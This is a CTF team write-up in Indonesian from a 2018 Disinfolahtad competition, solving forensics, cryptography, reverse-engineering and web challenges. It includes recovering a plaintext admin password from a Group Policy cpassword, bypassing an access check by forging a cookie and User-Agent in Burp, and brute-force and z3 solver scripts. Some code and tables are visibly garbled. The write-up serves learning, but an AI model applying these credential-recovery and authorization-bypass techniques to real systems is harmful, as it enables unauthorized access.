



CAPTURE THE FLAG
HUT DISINFOLAHTAD KE 42 - 2018

DOKUMENTASI

“RevID Ninja”

Muh. Fani Akbar

Muhammad Alifa Ramdhan

Hari/Tanggal : 02 Maret 2018

Personal Statement

Dengan ini saya/kami menyatakan bahwa dalam pembuatan dokumentasi CTF Disinfohtahtad ini adalah karya asli, tidak menjiplak/mencontek karya orang lain.

*Note. Dokumen dikirim ke email scoringboard@tikad.or.id dengan subject : LAPORAN - NAMA TIM .pdf; Nama File dokumen menggunakan nama tim.

Daftar Isi

Halaman



CAPTURE THE FLAG

HUT DISINFOLAHTAD KE 42 - 2018

Forensik

Gurita Besar dari Pasifik.....	1
Tempo Dulu	2
HexCrypto.....	3
Kembali ke masa Depan.....	4

Kriptografi

Kotak Pandora Caesar.....	5
Tangan Kanan Raja dari Roma.....	6
Warisan Raja Arthur [Unsolved].....	7
Harta Tersembunyi di roma [Unsolved].....	8

Reverse Engineering

Keramaian.....	9
Recursive bukan sulap.....	10
Bomb lain dari lab.....	11
Ular Rahasia [Unsolved].....	12

Web Application

PHP yang Bertabrakan.....	13
Pintu Masuk Raja.....	14
Komparasi String.....	15
Situs yang Bocor.....	16



KATEGORI FORENSIK

Gurita Besar dari Pasifik

Di situs ini terdapat Group Policy yang diambil dari mesin komputer yang sudah uzur. Dapatkah Anda mencari flag di dalamnya.

Dari file yang diberikan

```
<Groups clsid="{3125E937-EB16-4b4c-9934-544FC6D24D26}"><User clsid="{DF5F1855-51E5-4d24-8B1A-D9BDE98BA1D1}" name="ladmin_gpo" image="0" changed="2012-02-03 07:10:48" uid="{FE47E73C-7525-46CD-B2E0-F68D3022EDCE}"><Properties action="C" fullName="Local admin created by GPO" description="" cpassword="9QHhFTUdm6rDgu30J7ShZfqt07T6vOUGkyAFG3G7M+5AotJjkOva7E9KSAcamdrruTgly0O/uVTB/UUdLNU4775b5381hyuUzkd4IJW+llcNNNrQlYu7zqH3/i+8jfjhUq9lqPn8VjCtb9iaEqWbKQ" changeLogon="0" noChange="0" neverExpires="0" acctDisabled="0" userName="ladmin_gpo"/></User><Group clsid="{6D4A79E4-529C-4481-ABD0-F5BD7EA93BA7}" name="Administrators (built-in)" image="2" changed="2012-02-06 10:45:50" uid="{4D0CE71D-D2E4-42B1-9BF3-147C910A15F1}"><Properties action="U" newName="" description="" deleteAllUsers="0" userAction="ADD" deleteAllGroups="0" removeAccounts="0" groupSid="S-1-5-32-544" groupName="Administrators (built-in)"><Members><Member name="ladmin_gpo" action="ADD" sid=""/></Members></Properties></Group></Groups>
```

Bagian cpassword nya terencrypt.

Setelah mencari decryptor nya didapatkan

<https://raw.githubusercontent.com/leonteale/pentestpackage/master/Gpprefdecrypt.py> (Gpprefdecrypt.py)

```
● ● ● python Gpprefdecrypt.py
"9QHhFTUdm6rDgu30J7ShZfqt07T6vOUGkyAFG3G7M+5AotJjkOva7E9KSAcamdrruTgly0
O/uVTB/UUdLNU4775b5381hyuUzkd4IJW+llcNNNrQlYu7zqH3/i+8jfjhUq9lqPn8VjCtb9iaEq
WbKQ"

Th1s-P@$w0rd-ShOud-B3-SaFe_@cc0rding-to-XKCD.com!:-)
```

Flag : Th1s-P@\$w0rd-ShOud-B3-SaFe_@cc0rding-to-XKCD.com!:-)


CTF

CAPTURE THE FLAG

HUT DISINFOLAHTAD KE 42 - 2018

Tempo dulu

Diberikan file oldschoool.jpg, gambarnya seperti ini



Di web www.masswerk.at/keypunch/. kami membuat gambar punch card yang berisi daftar semua karakter.



Setelah dicocokkan secara manual, didapatkan string berikut

CTF

CAPTURE THE FLAG

HUT DISINFOLAHTAD KE 42 - 2018



Flag : shcomooconeplouge2016

HexCrypto

Diberikan sebuah situs

<http://13.250.51.75:8000/files/342a01f31149d1cb9567a3a321110152/hexcrypton.html>

Yang hanya berisi warna.

Setelah mencoba meneliti

```
#box0 {background-color: #496620;}
```

Warna tersebut adalah code hex, yang apabila di decode hasil nya adalah "If". Sehingga kami mengambil bagian css box0 hingg box90 dan mendecode nya.

Isi dari file /tmp/hex adalah code css box0 hingg box90

```
● ● ● cat /tmp/hex | cut -d "#" -f3 | tr -d ";" | tr -d "\n" | xxd -r -p
```

If you are reading this text, you are probably on a right path. By the way, this and the previous sentence are here just to fill up some space. Anyway, your flag is "esoteric_cryptography". I guess you also noticed that colorized hex from ascii looks kind of dull. Oh well.


Flag : esoteric_cryptography

Kembali ke Masa Depan

Anda terhubung dengan lorong waktu dan menemukan situs ini [Link](#). Sayangnya, browser anda terlalu rongsok untuk membukanya. Pertama, situs ini hanya dapat dibuka dengan menggunakan browser Chrome 100. Kedua, sepertinya ada token yang harus Anda miliki agar anda dapat mengaksesnya.

Setelah dikunjungi link yang diberikan, diharuskan menggunakan browser Chrome 100 dan terdapat cookie `authorized_to_get_answer` yang memiliki value `False`.

Kami menggunakan burp suite lalu mengubah user agent nya menjadi “Chrome 100” dan nilai cookie nya menjadi `True` “`authorized_to_get_answer=true`”



```
Raw  Params  Headers  Hex
GET / HTTP/1.1
Host: 54.169.108.58:8010
User-Agent: Chrome 100
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Cookie: PHPSESSID=dm6k8rshdcarbg2246brmc2np5;
authorized_to_get_answer=true
Connection: close
Upgrade-Insecure-Requests: 1
```

Didapatkan flag : `Beri_@ku_10_P3MuD@_N15C4y@_KugunC@N6_DuN1@`

Flag : `Beri_@ku_10_P3MuD@_N15C4y@_KugunC@N6_DuN1@`

KATEGORI KRIPTOGRAFI

Kotak Pandora Caesar

Caesar mempunyai Pandora Box di dalam gudang hartanya. Dia mempunyai kunci dimana cuma dia dan Pandora yang tahu cara pakainya. Beruntungnya, Anda menemukan kunci mereka:

yrbavqnfvfnpnrfnerarzl

Dapatkah Anda membukanya?

Kami menggunakan caesar brute force buatan sendiri

● ● ● caesar_brute "yrbavqnfvfnpnrfnerarzl"

- Caesar Cipher Brute Force -

- 0 . yrbavqnfvfnpnrfnerarzl
- 1 . xqazupmeuemomqemdqzqyk
- 2 . wpzytoldtdlnldlcpypxj
- 3 . voyxsnkcsckmkockboxowi
- 4 . unxwrmjbrbjlnbjanwnvh
- 5 . tmwvqliaaikimaizvmvmug
- 6 . slvupkhzpzjhhlzhylultf
- 7 . rkutojgyoygigkygxtkse
- 8 . qjtsnifxnxfhfjxfwjsjrd
- 9 . pismhewmwegeiweviriqc
- 10 . ohrqlgdvldfdhvdhuhqhp

- 11 . ngqpkfcukucecguctgpgoa
- 12 . mfpojebtjtbdbftbsfofnz
- 13 . leonidasisacaesarenemy
- 14 . kdnmhczrhrzbzdrzqmdlx
- 15 . jcmlgbyqgqyaycypclckw
- 16 . iblkfaxpfpzxzbpnobkbjv
- 17 . hakjezwoeowywaownajaiu
- 18 . gzjidyvndnvxvznmzizht
- 19 . fyihcxumcmuwuymulyhygs
- 20 . exhgbwtlbtvtxltkxgxf
- 21 . dwgfavskaksuswksjwfweq
- 22 . cvfezurjzjrtvjrivedp
- 23 . buedytqiylsqiuhduco
- 24 . atdcxsphxhprthpgtctbn
- 25 . zscbwrogwgoqosgofsbsam
- 26 . yrbavqnfvpnpnrnerarzl

Didapatkan shift yang benar adalah 13 leonidasisacaesarenemy

● ● ● unrar x treasure.rar

UNRAR 5.30 beta 2 freeware Copyright (c) 1993-2015 Alexander Roshal

Extracting from treasure.rar

Enter password (will not be echoed) for pandorabox.zip:

Extracting pandorabox.zip OK

All OK

● ● ● file pandorabox.zip

pandorabox.zip: ASCII text, with no line terminators

● ● ● cat pandorabox.zip



FLAGCONGRATSYOURSOLVED

Flag : FLAGCONGRATSYOURSOLVED

Tangan Kanan Raja dari Roma

Brutus, Tangan Kanan Caesar, yang mempunyai 20 anak yang dia cintai, aurelia, camilla, decima, fabia, florentina, hilaria, julius, livia, marcella, marius, nero, albia, argentia, remus, cassia, flavia, horatia, lucretia, drusilla, varinia. Brutus diminta Caesar untuk mengenkripsi pesannya. Brutus mempunyai tehnik yang berbeda dengan Caesar.

Dapatkan Anda mencuri pesannya?

Pesan yang berada di message.txt di encrypt menggunakan vigenere cipher. Dan key yang digunakan adalah nama anak nya.

Scirpt yang kami gunakan untuk brute force

```
LETTERS = 'ABCDEFGHIJKLMNOPQRSTUVWXYZ'

def main():
    myMessage = "ks syl jiolwk qqmkrkq ix hxhilkwhfgmqicfiqa sgl lmpw ks nlmki rijti fbwji iiju
    jal gei yijv xugw".upper()
    # myMessage = "QTVOTTSVLOVMWINRMO"
    mKey = "cintai, aurelia, camilla, decima, fabia, florentina, hilaria, julius, livia, marcella, marius,
    nero, albia, argentia, remus, cassia, flavia, horatia, lucretia, drusilla, varinia".split(",")
    )
    myMode = 'decrypt' # set to 'encrypt' or 'decrypt'

    for key in mKey:
        print decryptMessage(key.strip().upper(), myMessage)

def decryptMessage(key, message):
    return translateMessage(key, message, 'decrypt')
```

```
def translateMessage(key, message, mode):
    translated = [] # stores the encrypted/decrypted message string

    keyIndex = 0
    key = key.upper()

    for symbol in message: # loop through each character in message
        num = LETTERS.find(symbol.upper())
        if num != -1: # -1 means symbol.upper() was not found in LETTERS
            if mode == 'encrypt':
                num += LETTERS.find(key[keyIndex]) # add if encrypting
            elif mode == 'decrypt':
                num -= LETTERS.find(key[keyIndex]) # subtract if decrypting

            num %= len(LETTERS) # handle the potential wrap-around

        # add the encrypted/decrypted symbol to the end of translated.
        if symbol.isupper():
            translated.append(LETTERS[num])
        elif symbol.islower():
            translated.append(LETTERS[num].lower())

        keyIndex += 1 # move to the next letter in the key
    if keyIndex == len(key):
        keyIndex = 0
    else:
        # The symbol was not in LETTERS, so add it to translated as is.
```

```
translated.append(symbol)
```

```
return ".join(translated)
```

```
if __name__ == '__main__':  
    main()
```

● ● ● python vigenereCipher.py

cintai -> IK FFL BGGYDK IOEXYKI GP UEHAJCJOFYKIVJFAOS FNL DKHJ RS FJEXP
RAHLV MBOHA VPJM HSY NEA WAWC XMEO

aurelia -> KY BUA BIORFG FIMKXTM XP HXNRHZOHFMVMXUFIWJ OVD LMVF GH
FLMQR NXBTI LKSYA IIPD FPD GEO HEYN XUMF

camilla -> IS GQA YIMLKC FFMIRYI XM HVHWDZLHDGAIXRFGQO KVA LKPK CH
CLKKW JXYTG FPOYX IGJI BPA GCI MAYK XSGK

decima -> HO QQZ JFKJOY QNIJYQ FT FPVIIGUZTGJMGUTINW QYZ LJLU CG NIIA
FIGPG XPWGE GAXU GWJ YSI VEHN LUDS

fabia -> FS RQL EINDWF QPEKMKP AX CXGALFWGXGHQHUFQZ KGG LLHW FS
MDMFI QAJOI ETWEI HAJP JZD GZI XAJQ XTYW

florentina -> FH EHH WPGYWF FCVGERI VX CMTRHDXDZSGHFULBVXS FGG AYYX
XZ FYMFX DRFGP XOWEX URFH QSY GZX KRFI EMTW

hilaria -> DK HYU BIHDLK ZIMDJZQ RP HQZXLTOHYBYBQRUFBI SPD LFHL KB
FLFCX RRBTB XQWSA IBBJ JJD GXA NISN XNYL

julius -> BY HQR RZUAOQ YHSZJQY ZD WPNQCQLZLODWXULQHG HYR TDVL CY
VCSZA XQAZX XHEAO XAPC AGA YKQ POYN DCXC

livia -> ZK XQL YATDWZ IVEKGCV AX WPMALZOMXGBINUFIXIF KGA DRHW ZK
SDMZA WAJIA KTWYA NAJJ BFD GTA DAJK PZYW

marcella -> YS BWH YXOZWT OMBZRYQ RV DMWIZKFFBVBQWCOGMP HGZ LVNS
ZH NZMTG NXYTW FKUFX XIXU SYH VTI MIST TJVW

marius -> YS BQR RWOUOQ YEMTJQY WX QPNQZKFZLOAQRULQEA BYR TAPF CY
VZMTA XQXTR XHEXI RAPC XAU YKQ MISN DCUW

nero -> XO BKY FRAYST CDITDXM RJ UTQUYGFTSCVCVYOWDW BSY HVBJ GB
ZYITU EESFV BKIWE RUWQ SMY CNU LESH KQPI

alba -> KH RQL JXNDWK FPEKRZP AX HMGALKLGXGMFHUFIFZ KGL ALHW KH
MDMKX QAJTX ETWJX HAJU YZD GEX XAJV MTYW

argentina -> KB MUY QAOLFE MDTCRKZ CT UEZILTQDSNEQILZEDH KGL UGLJ RK
NLVEE EPBTI OVSWP AIJD DWY NWI YRDR KBYW

remus -> TO GET SECRET MESSAGE OF QTVOTTSVLOVMWINRMO YOU HAVE TO
BRUTE FORCE THESE WORD FOR ONE MORE TIME

cassia -> IS AGD JGOTEC QOMSZCQ GX PFZIJKEPXXGKQKXIOA AOD LKPE SK
NJMSQ JIHTQ NTWHI QQBU HAT OWI WIRD PUEW

flavia -> FH SDD JDDLBC QLBKWCQ DM HCZIGZWMXGHFIHXILP SLD LHEW PK
NGBKN JIEH KTWEX INBU EPL LWI TXJA PUBL

horatia -> DE BYS BIHXFK XIMDDTQ PP HQTRLROHYSVQPUFBCJ SND LFBF KZ
FLFWR RPBTB RKWQA IBVD JHD GXU HIQN XNSF

lucretia -> ZY QHH QAOACI ZMTCRZW GG DEZIAQUQBNEQXIDRMH KGA RKYS RK
NASIR NPBTX LZFFP AIYA HJH NWI NOHE TBYW

drusilla -> HB YGD YXOIFQ YIBZRHZ OF ZMWIITCPXVBQFLLQIP HGI USXO ZH
NIVQQ JXYTF OHEBX XIGD PID VTI VRPD PJVW

varinia -> PS BQY BITLFC DIMPRTI VP HCHRDXXOHKGVIVUFNQJ KTD LRPF CF
FLRKR JVBTN FKOWA INJD BND GJI HAWN XZGF

Key yang valid "remus"

remus -> TO GET SECRET MESSAGE OF QTVOTTSVLOVMWINRMO YOU HAVE TO
BRUTE FORCE THESE WORD FOR ONE MORE TIME

Di bruteforce sekali lagi

● ● ● python vigenereCipher.py

cintai -> OLIVTLQNYVVEUAAYMG

aurelia -> QZEKILSVR XRBOINXVK
camilla -> OTJGIISTLCNBLILRAG
decima -> NPTGHTPRJGJMTTELJAO
fabia -> LTUGTOSUDOQMVANMMN
florentina -> LIHXP GZNYOQBIRJETG
hilaria -> JLKOCLSODDVVOIGJBO
julius -> HZKGZBJBAGBUNOCJSW
livia -> FLAGTIKADOKEBANGET
marcella -> ETEMPIHVZOEK SXCRAO
marius -> ETEGZBGVUGBUKI WJSW
nero -> DPEAGPBHYKEYJ EWDZK
alba -> QIUGTTHUDOV BVANRBN
argentina -> QCPKGAKVLXPIJPFRMX
remus -> ZPJUBCOJRWEIKOVAIC
cassia -> OTDWLTQVTWNMUIVZEO
flavia -> LIVTLTNKL TNMRXNWEO
horatia -> JFEOALSOXXVTOIGDVO
lucretia -> FZTXPAKVAUTVSPFRBU
drusilla -> NCBWLIHVIXBUOXCRJX
varinia -> VTEGGLSALXNZOISRVG

Key yang valid adalah livia.

Flag : FLAGTIKADOKEBANGET

Warisan Raja Arthu [Unsolved]

Terdapat 2 buah file yang encrypt. Dari clue yang diberikan pada soal diketahui bahwa file 1.txt di encrypt menggunakan “Zig zag” atau dikenal dengan “Rail fence cipher”. Dan file 2.txt diduga menggunakan algoritma AES berdasarkan nama pembuat algoritma nya “Vincent Rijment and Joan Daement”.

Untuk mendecrypt file 1.txt kami menggunakan online tools

<https://www.geocachingtoolbox.com/index.php?page=railFenceCipher>

Number of rails (>1): 3

Offset: 0

Show rail fence: ☐ Delimiter: .

Method: Decrypt

Text: IWRMVHTUHIRRADLNTSTSSITHFAERNNSNSELLTNKOYUTAAEEYADOONTIKNATUSLGUDNYIGRH
RPITJMSAENOWERTAF LGNKYOOETEEODESGIFAUAGAUNOERRRFD SGHFEKAULHEGTOSLADF
PHCMASGNH

Reset fields

Result:
IKNOWYOURTEAMAREVERYHARDTOFOUNDTHISKINGARTHURSFLAGSUDDENLYKINGARTHURSPITTHISMESSAGEINT
OTWOFIRSTHALFFLAGANDKEYFOROPENTHESECONDMESSAGEISFLAGULANGTAHUN

Didapatkan plain text.

IKNOWYOURTEAMAREVERYHARDTOFOUNDTHISKINGARTHURSFLAGSUDDENLY
KINGARTHURSPITTHISMESSAGEINTOTWOFIRSTHALFFLAGANDKEYFOROPENTH
ECONDMESSAGEISFLAGULANGTAHUN

Untuk file 2.txt kami mencoba membrute force menggunakan key “FLAGULANGTAHUN” tapi tidak mendapatkan plain text untuk file 2.txt. Sehingga kami hanya bisa mendapatkan sebagian flag nya saja.

Flag : FLAGULANGTAHUN

Harta Tersembunyi di roma [Unsolved]

Terdapat file bernama “CaesarAgustus_embed.jpg”. Kami menduga bahwa raja roma menggunakan “Steghide” untuk menyembunyikan pesan rahasia. Karena tidak mendapatkan clue

apa-apa tentang key yang digunakan, kami mencoba brute force menggunakan tool :

<https://github.com/Va5c0/Steghide-Brute-Force-Tool>

Tapi tidak mendapatkan hasil.

KATEGORI REVERSE ENGINEERING

Keramaian

Dalam challenge ini, ada sebuah file/program java. Ketika dijalankan program tersebut akan meminta input berupa key.

Setelah program tersebut didecompile, didapatkan sebuah code yang berfungsi untuk mengecek string yang diinputkan valid atau tidak.

```
public static int doThing(String paramString)
{
    int i = 0;
    for (int j = 0; j < paramString.length(); j++) {
        if (Character.isDigit(paramString.charAt(j))) {
            i++;
        }
    }
    return i;
}

public static String doOtherThing(String paramString) {
    String str = paramString.substring(0, 5);
    return str;
}

public static String jambles(String paramString) {
    String str1 = "bad";
    String str2 = new String("doggo");
    if (paramString.length() % 2 != 0) {
        return str1;
    }
    if (!paramString.equals(paramString.toLowerCase())) {
        return str1;
    }
    if ((paramString.length() < 12) || (paramString.length() > 20)) {
```

```
        return str1;
    }
    if (doThing(paramString) != 3) {
        return str1;
    }
    if (paramString.charAt(paramString.length() - 1) != 'q') {
        return str1;
    }
    if (doOtherThing(paramString) == str2) {
        return str1;
    }
    str1 = "goood stuff";
    return str1;
}

public static void check(String paramString1, String paramString2) {
    if (paramString2 == "bad")
        System.out.println("Oh no, not good...");
    else if (paramString2 == "goood stuff")
        System.out.println("Good job, submit: " + paramString1);
}

public static void main(String[] paramArrayOfString)
{
    Scanner localScanner = new Scanner(System.in);
    System.out.print(" ... ");
    System.out.println("Can you get past the jambles, Enter your key");
    String str1 = localScanner.next();
    String str2 = jambles(str1);
    check(str1, str2);
}
```

Jika dipahami, fungsi jambles akan menghasilkan string “goood stuff” jika string yang kita inputkan valid sebaliknya “bad” jika sebaliknya. Didalam fungsi jambles terdapat pengecekan :

- panjang string harus genap
- setiap karakter alpha dalam string harus lowercase
- panjang string harus diantara 12 sampai 20
- jumlah karakter digit dalam string adalah 3
- karakter terakhir dalam string adalah ‘q’

Pengecekan diatas akan menghasilkan banyak kemungkinan, tim saya berpikir kira - kira key apa yang dapat dijadikan juga untuk menjadi flag. Didalam code hasil decompile terdapat string

[illegible]

Ini adalah hasil decompile pada fungsi yang digunakan untuk mengecek key valid atau tidak, jika valid maka flag akan ditampilkan.

18

```
{  
  int v1; // er12@2  
  unsigned int i; // [sp+14h] [bp-BCh]@1  
  int v4[27]; // [sp+20h] [bp-B0h]@1  
  char s1[40]; // [sp+90h] [bp-40h]@2  
  __int64 v6; // [sp+B8h] [bp-18h]@1
```

```
  v6 = *MK_FP(__FS__, 40LL);
```

```
  *strchr(a1, 10) = 0;
```

```
  v4[0] = 31;
```

```
  v4[1] = 13;
```

```
  v4[2] = 5;
```

```
  v4[3] = 8;
```

```
  v4[4] = 15;
```

```
  v4[5] = 62;
```

```
  v4[6] = 29;
```

```
  v4[7] = 93;
```

```
  v4[8] = 27;
```

```
  v4[9] = 7;
```

```
  v4[10] = 7;
```

```
  v4[11] = 45;
```

```
  v4[12] = 48;
```

```
  v4[13] = 12;
```

```
  v4[14] = 72;
```

```
  v4[15] = 15;
```

```
  v4[16] = 59;
```

```
  v4[17] = 13;
```

```
  v4[18] = 68;
```

```
  v4[19] = 50;
```

```
  v4[20] = 17;
```

```
  v4[21] = 50;
```

```
  v4[22] = 8;
```

```
  v4[23] = 95;
```

```
  v4[24] = 12;
```

```
  v4[25] = 58;
```

```
  v4[26] = 18;
```

```
  for ( i = 0; i <= 26; ++i )
```

```
  {
```

```
    v1 = v4[i];
```

```
    s1[i] = a1[i % strlen(a1)] ^ v1;
```

```
  }
```

```
  if ( strcmp(s1, "flag{an0", 8uLL) )
```

```
    explode();
```

```
putchar(10);  
return *MK_FP(__FS__, 40LL) ^ v6;  
}
```

Untuk menyelesaikannya, tim saya membuat skrip python berikut.

```
from z3 import *  
  
flag = [BitVec('x{0}'.format(i), 32) for i in range(14)]  
s = Solver()  
pl = map(ord, "0123456789abcdefghijklmnopqrstuvwxyz_{")  
t = []  
for f in flag:  
    for i in pl:  
        t += [f == i]  
        s.add(Or(t))  
    t = []  
s1 = []  
v4 = [0]*27  
v4[0] = 31  
v4[1] = 13  
v4[2] = 5  
v4[3] = 8  
v4[4] = 15  
v4[5] = 62  
v4[6] = 29  
v4[7] = 93  
v4[8] = 27  
v4[9] = 7  
v4[10] = 7  
v4[11] = 45  
v4[12] = 48  
v4[13] = 12  
v4[14] = 72  
v4[15] = 15  
v4[16] = 59  
v4[17] = 13  
v4[18] = 68  
v4[19] = 50  
v4[20] = 17  
v4[21] = 50
```



```
v4[22] = 8
v4[23] = 95
v4[24] = 12
v4[25] = 58
v4[26] = 18

d = map(ord, "flag{an0ther}")
for i in range(len(v4)):
    s1 += [flag[i % len(flag)] ^ v4[i]]

for i in range(len(d)):
    s.add(s1[i] == d[i])

t = []
for f in s1[:-1]:
    for i in pl:
        t += [f == i]
    s.add(Or(t))
    t = []

s.add(s1[-1] == ord(''))
while True:
    s.check()
    m = s.model()
    hsl = ""
    for f in flag:
        hsl += chr(m[f].as_long())
    print(hsl)
    tmp = []
    for i in range(len(flag)):
        tmp += [flag[i] != ord(hsl[i])]
    s.add(Or(tmp))
```

Setelah menjalankan skrip diatas, ternyata banyak sekali kemungkinan key yang valid, kita harus menemukan satu key yang valid yang menghasilkan flag yang valid juga. Setelah beberapa percobaan dan berpikir, kami mencoba mengubah string “flag{an0” menjadi “flag{an0ther” pada script diatas di baris 42.

Dan output yang dihasilkan dari script adalah

```
yadot_smoob_o8
```

```
yadot_smoob_oh  
yadot_smoob_oj  
yadot_smoob_oz  
yadot_smoob_ox  
yadot_smoob_o9  
yadot_smoob_oi  
yadot_smoob_ok  
yadot_smoob_oy  
yadot_smoob_o{  
yadot_smoob_ob  
yadot_smoob_of  
yadot_smoob_ov  
yadot_smoob_od  
yadot_smoob_ot  
yadot_smoob_o4  
yadot_smoob_o5  
yadot_smoob_ou  
yadot_smoob_om  
yadot_smoob_oe  
yadot_smoob_oa  
yadot_smoob_oc  
yadot_smoob_og  
yadot_smoob_ow  
yadot_smoob_on  
yadot_smoob_oo
```

Kami mencoba semua string diatas kedalam program, dan mendapatkan banyak kemungkinan flag, flag-flag yang kami temukan adalah

```
flag{an0ther_41n_b0mb_g0ne}  
flag{an0ther_d1n_b0mb_g0ne}  
flag{an0ther_f1n_b0mb_g0ne}  
flag{an0ther_v1n_b0mb_g0ne}  
flag{an0ther_t1n_b0mb_g0ne}  
flag{an0ther_51n_b0mb_g0ne}  
flag{an0ther_e1n_b0mb_g0ne}  
flag{an0ther_g1n_b0mb_g0ne}  
flag{an0ther_u1n_b0mb_g0ne}  
flag{an0ther_w1n_b0mb_g0ne}  
flag{an0ther_n1n_b0mb_g0ne}  
flag{an0ther_j1n_b0mb_g0ne}
```

```
flag{an0ther_z1n_b0mb_g0ne}  
flag{an0ther_h1n_b0mb_g0ne}  
flag{an0ther_x1n_b0mb_g0ne}  
flag{an0ther_81n_b0mb_g0ne}  
flag{an0ther_91n_b0mb_g0ne}  
flag{an0ther_y1n_b0mb_g0ne}  
flag{an0ther_a1n_b0mb_g0ne}  
flag{an0ther_i1n_b0mb_g0ne}  
flag{an0ther_m1n_b0mb_g0ne}  
flag{an0ther_o1n_b0mb_g0ne}  
flag{an0ther_k1n_b0mb_g0ne}  
flag{an0ther_{1n_b0mb_g0ne}  
flag{an0ther_b1n_b0mb_g0ne}  
flag{an0ther_c1n_b0mb_g0ne}
```

Setelah mencoba satu persatu flag diatas, dan berhasil disubmit dengan string flag berupa
“flag{an0ther_b1n_b0mb_g0ne}”

Flag : flag{an0ther_b1n_b0mb_g0ne}

Ular Rahasia

Terdapat file bernama secrets.pyc yang merupakan python decompile, lalu kami decompile menggunakan uncompyle2

```
● ● ● uncompyle2 secrets.pyc > sec.py
```

Berikut source nya

```
# 2018.03.02 22:56:16 WIB  
#Embedded file name: /Users/kchung/Downloads/challenge_bank/reversing/secret  
snek/secrets.py  
  
from cryptography.fernet import Fernet  
import hashlib  
import os  
import random  
import time
```

```
import sys

def proof_of_work():
    print 'give snek some time to think'
    proof = '21c8a'
    result = hashlib.md5(os.urandom(32)).hexdigest()
    while result.startswith(proof) is False:
        result = hashlib.md5(os.urandom(32)).hexdigest()
```

```
return result
```

```
def check(key):
    print 'o-o'
    print "..._\\_\\_\\_/"
    print 'snek is thinking.....'
    print
    try:
        key = key.split('-')
        assert len(key) == 4
        work = proof_of_work()
        k1 = zip(work[:5], key[0])
        for a, b in k1:
            assert a == b
```

```
assert len(key[1]) == 5
```

```
assert key[1][0] == '1'
```

```
for n in key[1][1:]:
```

```
    n = int(n)
```

```
    d = 2
```

```
    while d * d <= n:
```

```
        if n % d == 0:
```

```
            raise Exception
```

```
            d += 1
```

```
if n > 1:
```

```
    pass
```

```
else:
```

```
    raise Exception
```

```
assert key[1][0] < key[1][1] < key[1][2] < key[1][3] < key[1][4]
```

```
import string
```

```
k3 = zip(key[0], key[1])
```

```
res = ""
```

```
for x, y in k3:
```

```
    v = ord(x) ^ ord(y)
```

```
    res += string.printable[v]
```

```
assert res == key[2]
```

```
res = ""
```

```
for i, c in enumerate(key[3]):
```

```
c = ord(c)
r = c << i
res += str(r)
```

```
print decrypt_flag('-'.join(key))
except:
for x in range(random.randint(0, 50)):
time.sleep(0.1)
sys.stdout.write('.')
sys.stdout.flush()
```

```
responses = ['snek says nope',
'no',
'that makes snek mad',
'no sneks on planes :(',
'snek wonders whats in secrets.pyc']
print
print random.choice(responses)
```

```
def decrypt_flag(i):
cipher_text =
'gAAAAABakx4L6seL8kGKDNASZhwshbevKVCglror80pqGjM4HaYXyDdGFN3nK2Y-
uts4R25kr8GqOV_gxsUiEZ3Bl1iI5bbjJNH5OCz5D2lbOrziXYp591sj5dZ4VPx1A_onV6qEO7
cu'

secret = hashlib.md5(i).hexdigest().encode('base64')
cipher_suite = Fernet(secret)
```



```
return cipher_suite.decrypt(cipher_text)

+++ okay decompiling secrets.pyc

# decompiled 1 files: 1 okay, 0 failed, 0 verify failed

# 2018.03.02 22:56:16 WIB
```

Setelah membaca algoritma file secrets tersebut, kami mencoba merangkai secara manual key yang valid

Kami mendapatkan key seperti berikut

```
21c8a-12357-33=d]-xxxxxx
```

